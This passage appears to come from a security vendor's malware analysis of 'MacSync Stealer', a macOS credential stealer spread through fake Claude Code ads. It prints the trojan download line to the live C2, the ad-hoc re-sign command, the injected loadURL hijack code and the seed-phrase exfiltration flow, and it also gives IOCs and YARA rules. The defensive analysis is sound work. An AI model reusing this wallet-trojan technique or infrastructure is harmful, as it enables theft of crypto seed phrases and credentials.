The zip is only deleted locally (rm -f /tmp/osalogging.zip) on return 0 from the upload loop. A failed upload leaves it on disk, but /tmp is wiped on reboot, so it does not persist regardless.
The Wallet Trojan: Surgical app.asar Replacement
Inside the osascript payload, immediately after the fake error dialog, the script checks /Applications for three hardware wallet apps and replaces their Electron bundles if found:
set LEDGERURL to "https://oklahomawarehousing.com/ledger/live/<token>"
-- download trojanized app.asar + Info.plist zip
-- replace /Applications/Ledger Live.app/Contents/Resources/app.asar
-- re-sign: codesign -f -s - "/Applications/Ledger Live.app"
The same flow runs for Ledger Wallet.app and Trezor Suite.app. Re-signing with codesign -f -s - produces an ad-hoc signature, not Gatekeeper-trusted, but sufficient to suppress the “application is damaged” warning on already-installed apps.
Two live trojan payloads were active at collection time:
| App | Version | ASAR SHA256 |
|---|---|---|
| Ledger Live | 2.126.2 | 1abf943e97356e07bde23663da544e7c106afc19827a2106361a52035737de43 |
| Ledger Wallet | 2.133.0 | f9594eb98fc46c3388f843daf540684175e5b84b87e7e5ccd77e1f1e9f1ac370 (via zip) |
| Trezor Suite | N/A | C2 returned error code: 520: payload not yet deployed at collection time |
The Trezor endpoint exists in the osascript (/trezor/<token>), confirming the operator intended to deploy it, but the C2 was returning a Cloudflare 520 error when samples were collected. The infrastructure for it is live; the payload wasn’t yet available.
Inside the Trojan: The Russian Kit Marker and Persistent Hijack
The ASAR replacement is not a one-time payload: it is persistence. Once the trojanized app.asar is written to /Applications/Ledger Live.app/Contents/Resources/app.asar, every future launch of Ledger Live runs the attacker’s code. There is no separate process to kill, no LaunchAgent to remove. The trojan IS Ledger Live. The only remediation is a clean reinstall from the official source.
The entire attack surface inside main.bundle.js is a single injected block, placed immediately after the main BrowserWindow is initialized and marked with a Russian comment meaning “INSERT HERE”:
// ←=== ВСТАВЬТЕ СЮДА ===→
setTimeout(() => {
  e.loadURL("file://" + wL.default.join(__dirname, "recovery-step-1.html"));
}, 5000);
e is the main application window. Five seconds after it opens (long enough for the app to appear to load normally), loadURL replaces the entire window contents with a fake recovery page bundled inside the ASAR. The timer is not accidental: a 0ms redirect would be visible as a flash; 5 seconds lets the real UI render, reassuring the victim that the app launched correctly before the hijack fires.
The flow on every subsequent launch:
User opens Ledger Live
  → Electron loads main.bundle.js
  → Main window opens, Ledger UI appears normal (5 seconds)
  → setTimeout fires: e.loadURL("file://.../recovery-step-1.html")
  → Window redirects to attacker-controlled recovery flow
  → Victim enters seed phrase
  → ipcRenderer sends phrase to oklahomawarehousing.com
The Russian comment is a kit marker. The ВСТАВЬТЕ СЮДА annotation is where the operator patches in their C2-specific payload. The same pattern, same comment, same injection point, appears identically in both the Ledger Live and Ledger Wallet trojans, confirming they share a common template distributed to operators, consistent with the MaaS model seen in Needle.
The Fake Recovery Flow
The three recovery pages bundled in the ASAR walk victims through what looks like a legitimate device restoration:
Step 1: Social engineering hook:
“Something went wrong… But don’t worry! Your crypto assets are safe and accessible. An error may have occurred during a software update or firmware upgrade. We can easily fix this in a few simple steps.”
Step 2: PIN and recovery phrase collection. The step uses three instructional images sourced directly from Ledger’s legitimate UI assets, repurposed inside the trojan to build credibility:

Using Ledger’s own recovery illustrations inside the phishing flow removes visual friction: the victim is looking at imagery they would recognise from the real Ledger Live onboarding, inside what appears to be the real Ledger Live application.
Step 3: Completion and navigation.
The recovery pages are pre-rendered React snapshots served via file:// URL inside the hijacked Electron window. Since they run in the same Electron context as the main app, they have full access to ipcRenderer and can call back to main.bundle.js to exfiltrate the entered seed phrase, using the same C2 infrastructure (oklahomawarehousing.com) as the initial dropper.
The victim’s Ledger or Wallet application looks and feels completely normal until the 5-second mark. By then, the window belongs to the attacker.
Indicators of Compromise
Dropper:
  SHA256:   bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0
  Filename: bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0.daily
  Type:     zsh script with inline base64+gzip payload

Network:
  C2:       oklahomawarehousing.com
  Paths:    /curl/<hash>  /dynamic?txd=<hash>  /gate?buildtxd=<hash>
            /ledger/<hash>  /ledger/live/<hash>  /trezor/<hash>
  API Key:  5190ef1733183a0dc63fb623357f56d6
  Token:    bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0
  Protocol: HTTP (no TLS)

Lure:
  Google Ads campaign ID: 23812622362
  Confirmed lure: sites.google.com/view/claud-version-0505
  Naming pattern:  claud-version-MMDD (date-based slug rotation suspected)

Trojanized ASARs:
  Ledger Live v2.126.2:   1abf943e97356e07bde23663da544e7c106afc19827a2106361a52035737de43
  Ledger Wallet v2.133.0: f9594eb98fc46c3388f843daf540684175e5b84b87e7e5ccd77e1f1e9f1ac370

Filesystem:
  /tmp/osalogging.zip         (exfiltration archive)
  /tmp/sync<random>/          (staging directory, self-deleted)
  ~/.zsh_history              (wiped by killall Terminal)

Build metadata (in exfil info file):
  Malware name: MacSync Stealer
  Build Tag:    claude1
  Version:      1.1.2_release (x64_86 & ARM)
rule MacSync_Stealer_Dropper_Daily {
meta:
description = "MacSync Stealer zsh dropper (.daily): base64+gzip payload with daemon exfil to /gate endpoint"
author = "Beelzebub Research"
date = "2026-05-06"
reference = "https://beelzebub.ai/blog/macsync-stealer-fake-claude-code-google-ads"
strings:
$s1 = "osalogging.zip" ascii
$s2 = "daemon_function" ascii
$s3 = "/gate?buildtxd=" ascii
$s4 = "/dynamic?txd=" ascii
$s5 = "PAYLOAD_m" ascii
$s6 = "| gunzip" ascii
condition:
5 of them
}
rule MacSync_Stealer_Osascript_Payload {
meta:
description = "MacSync Stealer osascript credential harvester, build claude1, v1.1.2"
author = "Beelzebub Research"
date = "2026-05-06"
reference = "https://beelzebub.ai/blog/macsync-stealer-fake-claude-code-google-ads"
strings:
$b1 = "MacSync Stealer" ascii
$b2 = "Build Tag: claude" ascii
$b3 = "osalogging.zip" ascii
$b4 = "dscl . authonly" ascii
$b5 = "security unlock-keychain" ascii
$b6 = "Chrome Safe Storage" ascii
$b7 = "killall Terminal" ascii
$b8 = "GrabFolder" ascii
$b9 = "DesktopWallets" ascii
condition:
6 of them
}
rule MacSync_Stealer_AppAsar_Trojan {
meta:
description = "MacSync Stealer trojanized Electron app.asar: Ledger Live/Wallet with recovery-flow injection"
author = "Beelzebub Research"
date = "2026-05-06"
reference = "https://beelzebub.ai/blog/macsync-stealer-fake-claude-code-google-ads"
strings:
// Russian "INSERT HERE" injection marker (UTF-8)
$marker = { E2 86 90 3D 3D 3D 20 D0 92 D0 A1 D0 A2 D0 90 D0 92 D0 AC D0 A2 D0 95 20 D0 A1 D0 AE D0 94 D0 90 20 3D 3D 3D E2 86 92 }
$recovery = "recovery-step-1.html" ascii
$loadurl = "loadURL" ascii wide
condition:
$marker and $recovery and $loadurl
}Conclusion
One detail in the lure page is worth singling out. Step 3 of the fake “New to Terminal?” guide shows a terminal animation of the install completing, and that animation includes the line “Write admin password: **** ✓”. The attacker put it there on purpose. Before the victim has run a single command, the page has already taught them that providing their admin password is a normal, expected, successful step of installing Claude Code. When the fake System Preferences dialog appears seconds later, the victim isn’t alarmed: they’re following instructions they were just shown.
Developers searching for Claude Code are the explicit target: a population that is comfortable running terminal commands, likely has cloud credentials and SSH keys on their machines, and in many cases has hardware wallets.
The attack has two distinct phases designed to be independently sufficient. The osascript stage completes in seconds and walks away with everything on the machine regardless of whether the victim has a hardware wallet. The app.asar stage activates the next time the victim opens Ledger Live or Ledger Wallet, potentially weeks later, and harvests the one thing the first stage couldn’t reach: the seed phrase that controls the cold storage.
The Russian ВСТАВЬТЕ СЮДА marker confirms this is a kit: a template bundle distributed to operators who patch in their C2. The same insertion pattern, the same three recovery pages, the same fake “Something went wrong” social engineering, showing up in both Ledger Live and Ledger Wallet trojans, is not the work of a single campaign. It is a product.
The fake “Your Mac does not support this application” dialog is not just social engineering: it is an unintentional synchronization point. The osascript process blocks at that line until the user clicks, meaning the wallet trojanization and the credential upload both depend on that click occurring. A victim who rebooted or force-quit before clicking escaped phases two and three entirely; the credential archive was staged in /tmp but never transmitted and was wiped on reboot.
The exfiltration also has no fallback: a single chunked PUT loop over cleartext HTTP, no DNS exfil, no secondary channel. On a developer machine with large document folders the zip routinely exceeds 100MB and is split across many chunks. If the victim reboots or the connection is cut at any point, the C2 receives an incomplete archive. Because the ZIP Central Directory sits at the very end of the file, any missing chunk means the attacker cannot read a single file out of what arrived. There is no partial recovery.
How Caronte Made This Possible
This investigation started from a single suspicious terminal command. Caronte decoded the three-stage dropper chain, reconstructed the full osascript payload, extracted the build tag and C2 credentials, all autonomously. The Russian kit marker, the wallet trojan download URLs, the API key: surfaced without a single manual decoding step.
The bottleneck in most threat intelligence workflows is not judgment: it is the time spent getting to a point where judgment can be applied. Caronte compresses that from hours to minutes, so the analyst spends time on the interesting questions, not the extraction.
Attackers already use AI to write, iterate, and deploy malware faster than any manual analysis workflow can keep up with. If your team is still decoding payloads by hand, you are already behind it.